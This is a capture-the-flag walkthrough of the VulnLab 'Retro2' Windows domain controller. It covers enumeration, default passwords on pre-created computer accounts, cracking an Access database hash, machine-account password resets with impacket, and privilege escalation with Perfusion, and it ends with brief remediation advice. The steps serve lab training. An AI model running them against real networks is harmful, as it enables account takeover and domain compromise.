# Retro2

## VulnLabs Walkthrough

# Table of Contents

## Nmap scan

```
Host is up (0.15s latency).
Not shown: 65518 filtered tcp ports (no-response)
PORT      STATE SERVICE           VERSION
53/tcp    open  domain            Microsoft DNS 6.1.7601 (1DB15F75) (Windows Se
rver 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15F75)
88/tcp    open  kerberos-sec      Microsoft Windows Kerberos (server time: 2024
-12-26 21:35:52Z)
135/tcp   open  msrpc             Microsoft Windows RPC
139/tcp   open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp   open  ldap              Microsoft Windows Active Directory LDAP (Doma
in: retro2.vl, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds      Windows Server 2008 R2 Datacenter 7601 Servic
e Pack 1 microsoft-ds (workgroup: RETRO2)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3269/tcp  open  tcpwrapped
3389/tcp  open  ssl/ms-wbt-server?
```

```
5722/tcp  open  msrpc             Microsoft Windows RPC
9389/tcp  open  mc-nmf            .NET Message Framing
49154/tcp open  msrpc             Microsoft Windows RPC
49155/tcp open  msrpc             Microsoft Windows RPC
49158/tcp open  msrpc             Microsoft Windows RPC
49173/tcp open  msrpc             Microsoft Windows RPC
Service Info: Host: BLN01; OS: Windows; CPE: cpe:/o:microsoft:windows_server_200
8:r2:sp1, cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -12m00s, deviation: 26m49s, median: -1s
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Datacenter 7601 Service Pack 1 (Windows Server 20
08 R2 Datacenter 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: BLN01
|   NetBIOS computer name: BLN01\x00
|   Domain name: retro2.vl
|   Forest name: retro2.vl
|   FQDN: BLN01.retro2.vl
|_  System time: 2024-12-26T22:37:24+01:00
| smb2-time:
|   date: 2024-12-26T21:37:28
|_  start_date: 2024-12-26T20:23:13
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2:1:0:
|     Message signing enabled and required
```

## Enumeration

- Using crackmapexec with the --rid-brute flag, we can enumerate users and groups.
    - crackmapexec smb retro2.vl -u 'guest' -p '' --rid-brute

```
SMB         retro2          445    BLN01            1000: RETRO2\admin (SidTypeUser)
SMB         retro2          445    BLN01            1001: RETRO2\BLN01$ (SidTypeUser)
SMB         retro2          445    BLN01            1102: RETRO2\DnsAdmins (SidTypeAlias)
SMB         retro2          445    BLN01            1103: RETRO2\DnsUpdateProxy (SidTypeGroup)
SMB         retro2          445    BLN01            1104: RETRO2\staff (SidTypeGroup)
SMB         retro2          445    BLN01            1105: RETRO2\Julie.Martin (SidTypeUser)
SMB         retro2          445    BLN01            1106: RETRO2\Clare.Smith (SidTypeUser)
SMB         retro2          445    BLN01            1107: RETRO2\Laura.Davies (SidTypeUser)
SMB         retro2          445    BLN01            1108: RETRO2\Rhys.Richards (SidTypeUser)
SMB         retro2          445    BLN01            1109: RETRO2\Leah.Robinson (SidTypeUser)
SMB         retro2          445    BLN01            1110: RETRO2\Michelle.Bird (SidTypeUser)
SMB         retro2          445    BLN01            1111: RETRO2\Kayleigh.Stephenson (SidTypeUser)
SMB         retro2          445    BLN01            1112: RETRO2\Charles.Singh (SidTypeUser)
SMB         retro2          445    BLN01            1113: RETRO2\Sam.Humphreys (SidTypeUser)
SMB         retro2          445    BLN01            1114: RETRO2\Margaret.Austin (SidTypeUser)
SMB         retro2          445    BLN01            1115: RETRO2\Caroline.James (SidTypeUser)
SMB         retro2          445    BLN01            1116: RETRO2\Lynda.Giles (SidTypeUser)
SMB         retro2          445    BLN01            1117: RETRO2\Emily.Price (SidTypeUser)
SMB         retro2          445    BLN01            1118: RETRO2\Lynne.Dennis (SidTypeUser)
```

- After saving these users to a text file, I noticed four computer accounts.

```
BLN01$
DnsAdmins
DnsUpdateProxy
staff
Julie.Martin
Clare.Smith
Laura.Davies
Rhys.Richards
Leah.Robinson
Michelle.Bird
Kayleigh.Stephenson
Charles.Singh
Sam.Humphreys
Margaret.Austin
Caroline.James
Lynda.Giles
Emily.Price
Lynne.Dennis
Alexandra.Black
Alex.Scott
Mandy.Davies
Marilyn.Whitehouse
Lindsey.Harrison
Sally.Davey
ADMWS01$
inventory
services
ldapreader
FS01$
FS02$
```

- From the Retro CTF: [Diving into Pre-Created Computer Accounts] article, we learned that when a pre-created computer account is assigned as a pre-windows 2000 computer, its password defaults to the account name in lowercase.

Services is that when you pre-create computer accounts with the **Assign this computer account as a pre-Windows 2000 computer** checkmark, the password for the computer account becomes the same as the computer account in lowercase. For instance, the computer account *DavesLaptop$* would have the password **daveslaptop**. This useful piece of information can also

- Let's check if this applies to the FS02 computer account.

```
SMB         retro2          445    BLN01          [*] Windows Server 2008 R2 Datacenter 7601 Service Pack 1 x64 (name:BLN01) (domain:retro2.vl) (s
ue)
SMB         retro2          445    BLN01          [+] retro2.vl\FS02:FS02
SMB         retro2          445    BLN01          [+] Enumerated shares
SMB         retro2          445    BLN01          Share           Permissions     Remark
SMB         retro2          445    BLN01          -----           -----------     ------
SMB         retro2          445    BLN01          ADMIN$                          Remote Admin
SMB         retro2          445    BLN01          C$                              Default share
SMB         retro2          445    BLN01          IPC$                            Remote IPC
SMB         retro2          445    BLN01          NETLOGON                        Logon server share
SMB         retro2          445    BLN01          Public          READ
SMB         retro2          445    BLN01          SYSVOL                          Logon server share
```


- FS02:FS02 is a valid username/password combination.
- Additionally, we have read access to the Public share.

```
┌──(kali㉿kali)-[~/labs/vulnlab/Retro2]
└─$ smbclient //10.10.119.189/Public -U FS02 -p fs02
Password for [WORKGROUP\FS02]:

┌──(kali㉿kali)-[~/labs/vulnlab/Retro2]
└─$ smbclient //10.10.119.189/Public -U FS02
Password for [WORKGROUP\FS02]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Aug 17 10:30:37 2024
  ..                                  D        0  Sat Aug 17 10:30:37 2024
  DB                                  D        0  Sat Aug 17 08:07:06 2024
  Temp                                D        0  Sat Aug 17 07:58:05 2024

                6290943 blocks of size 4096. 1253931 blocks available
smb: \> cd DB
smb: \DB\> ls
  .                                   D        0  Sat Aug 17 08:07:06 2024
  ..                                  D        0  Sat Aug 17 08:07:06 2024
  staff.accdb                         A   876544  Sat Aug 17 10:30:19 2024

                6290943 blocks of size 4096. 1253931 blocks available
smb: \DB\>
```

- Within the DB directory of the Public share, we find a Microsoft Access Database file (staff.accdb).

```
┌──(kali㉿kali)-[~/labs/vulnlab/Retro2]
└─$ file staff.accdb
staff.accdb: Microsoft Access Database
```


- When attempting to open the file in Microsoft Access, we are prompted for a password.





- We can use a tool called office2john to extract the hash from the file.
    - python3 office2john.py staff.accdb > hashes.txt

```
┌──(kali㉿kali)-[~/labs/vulnlab/Retro2]
└─$ python3 office2john.py staff.accdb > hashes.txt

┌──(kali㉿kali)-[~/labs/vulnlab/Retro2]
└─$ ls
hash  hashes.txt  kerbrute  nmapscan  office2john.py  staff.accdb  users.txt

┌──(kali㉿kali)-[~/labs/vulnlab/Retro2]
└─$ cat hashes.txt
staff.accdb:$office$*2013*100000*256*16*
```


- Using john, we can brute-force this hash against rockyou.txt.
    - john --wordlist=//usr/share/wordlists/rockyou.txt --format=office hashes.txt




- The cracked password allows us to open the staff.accdb file in Microsoft Access.
- In this database, we find credentials for the ldapreader user.





- Using the ldapreader credentials, we can further enumerate with BloodHound.
    - bloodhound-python -u 'ldapreader' -p 'password' -d retro2.vl -c All -ns 10.10.106.125



## Changing Passwords on Pre-created Computer Accounts

- BloodHound shows an escalation path through FS02.




- Since pre-created computer accounts require a password reset before use, we change FS02's password.
    - python3 rpcchangepwd.py retro2.vl/FS02\$:fs02@10.10.106.125 -newpass Password123

```
┌──(kali㉿kali)-[~/labs/vulnlab/Retro2]
└─$ python3 rpcchangepwd.py retro2.vl/FS02\$:fs02@10.10.119.189 -newpass Password123
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Password was changed successfully.
```

- To move laterally, we can see that the FS02 computer account is a member of the Domain Computers group, which has Generic Write privileges over the ADMWS01 machine account.
- What this means is that using the credentials FS02:Password123, we can change the password of the ADMWS01 machine account using addcomputer.py from impacket.
    - python3 addcomputer.py -computer-name 'ADMWS01$' -computer-pass 'ADMPassword123' -no-add 'retro2.vl/FS02$:Password123'


```
┌──(kali㉿kali)-[~/labs/vulnlab/Retro2]
└─$ python3 addcomputer.py -computer-name 'ADMWS01$' -computer-pass 'ADMPassword123' -no-add 'retro2.vl/FS02$
:Password123'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Successfully set password of ADMWS01$ to ADMPassword123.
```

- Now that we have changed this password, we can add ldapreader to the SERVICES group.
    - net rpc group addmem "SERVICES" ldapreader -U retro2.vl/"ADMWS01$" -S dc.retro2.vl

```
┌──(kali㉿kali)-[~/labs/vulnlab/Retro2]
└─$ net rpc group addmem "SERVICES" ldapreader -U retro2.vl/"ADMWS01$" -S dc.retro2.vl
Password for [RETRO2.VL\ADMWS01$]:
Could not add ldapreader to SERVICES: NT_STATUS_MEMBER_IN_GROUP
```


## User Flag

- Now that the ldapreader user is a part of the SERVICES group, we can RDP into the BLN01 machine account.
    - xfreerdp /u:'ldapreader' /p:'password' /v:10.10.106.125 /tls-seclevel:0
- Navigating to the (C:) drive, we find the user flag.




## Privilege Escalation & Root


- While in the same RDP session, we can open cmd and run systeminfo to gather more information.




- The system is running Microsoft Windows Server 2008.
- After doing some research, I discovered that Windows Server 2008 can have weak registry permissions that can be exploited for privilege escalation. Perfusion is a tool on GitHub that will allow us to exploit this.
- After compiling the Perfusion.exe file in Visual Studio and transferring the file via certutil, we can run the command below to elevate our privileges.
    - Perfusion.exe -c cmd -i




- The root flag is in C:\Users\administrator\Desktop




## Remediation

- Remove unnecessary pre-created computer accounts. If pre-created computer accounts are required, restrict who can change the password. Enforce strong password policies on all machine accounts.